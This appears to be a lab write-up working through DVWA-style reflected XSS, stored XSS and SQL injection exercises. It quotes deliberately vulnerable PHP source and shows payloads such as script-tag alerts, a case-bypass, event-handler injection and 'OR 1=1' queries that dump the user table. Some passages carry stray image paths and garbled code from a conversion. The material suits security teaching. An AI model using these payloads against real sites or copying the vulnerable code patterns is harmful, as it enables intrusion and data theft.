

Injections

1.1 Reflected XSS: LOW

- First check the source code, as can be seen, the value of `$_GET['name']` is directly output without sanitization, this can allow attackers to inject malicious scripts.

Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . $_GET['name'];
    echo '</pre>';
}
?>
```

In the name input box, enter the js code

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

20.20.20.6

XSS!

OK

1.2 Reflected XSS: Medium

- View the source code, as can be seen, the code replaces the word `<script>` with empty string, however, the code doesn't handle case sensitivity when trying to remove the `<script>` tag, and tag names like `<script>` are case-insensitive, so by simply writing `<Script>` or `<SCRIPT>` the attack will work.

Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
    echo '</pre>';
}
?>
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

20.20.20.6

XSS

2.1 Stored XSS: Low

- First, view the source code. The code uses `mysql_real_escape_string()` to escape special characters, which helps protect against SQL injection but does not prevent XSS. So simply entering js code will work.

Stored XSS Source

```
<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name     = trim($_POST['txtName']);


    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";


    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> ');
}
?>
```

Vulnerability: Stored Cross Site Scripting (XSS)



Name *

Message *



2.2 Stored XSS: Medium

- First view the source code, as can be seen, it uses htmlspecialchars which is used to convert special HTML entities back to characters. This function prevents potentially harmful characters (such as <, >, ", ', and &) from being interpreted as HTML or JavaScript code. Notice that htmlspecialchars function is only used for the message, and not the name, therefore, we can inject the code name input.

```
<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags addslashes($message));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> ');
}
?>
```


- Since the name size was 10, right click on the input box and change the size so injecting the code would be possible

```
<tbody>
  <tr>
    <td width="100">Name *</td>
    <td>
      <input name="txtName" type="text" size="30" maxlength="60">
    </td>
  </tr>
  <tr>...</tr>
  <tr>...</tr>
</tbody>
```

- Using <script>alert("xss");</script> didn't work, so using even handler, the attack was possible

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="
Message *	<input type="text" value="something"/>
<input type="button" value="Sign Guestbook"/>	



3.1 SQL Injection: Low

- First, view the code, as can be seen, there is no protection against SQL injections.

```
<?php
if(isset($_GET['Submit'])){
    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

- Write this sql query to get this list of the users. The first part of the query is '1', this will search of the actual user_id, and the second part which is OR 1=1 will always return true, because 1=1 is true, and the OR operator only needs one condition to be true in order for the entire expression to be true.

Vulnerability: SQL Injection

User ID:

Vulnerability: SQL Injection

User ID:

ID: 1' OR 1= 1#
First name: admin
Surname: admin

ID: 1' OR 1= 1#
First name: Gordon
Surname: Brown

ID: 1' OR 1= 1#
First name: Hack
Surname: Me

ID: 1' OR 1= 1#
First name: Pablo
Surname: Picasso

ID: 1' OR 1= 1#
First name: Bob
Surname: Smith

3.2 SQL Injection: Medium

- First, view the source code, as can be seen the code uses `mysql_real_escape_string()` to escape special characters.

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre> ');
    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

- After reviewing the code, it's clear that `mysql_real_escape_string()` only prevents certain characters from being used in ways that could potentially break the query syntax (such as quotes, semicolons, or backslashes), but it does not prevent SQL logic manipulation through logical operators like OR. It is shown in this line `$query = "SELECT first_name, last_name FROM users WHERE user_id = $id;"` if the id was between quotes, then the attack will not work.

Vulnerability: SQL Injection

User ID:

Vulnerability: SQL Injection

User ID:

```

ID: 1 or 1=1
First name: admin
Surname: admin

ID: 1 or 1=1
First name: Gordon
Surname: Brown

ID: 1 or 1=1
First name: Hack
Surname: Me

ID: 1 or 1=1
First name: Pablo
Surname: Picasso

ID: 1 or 1=1
First name: Bob
Surname: Smith
            
```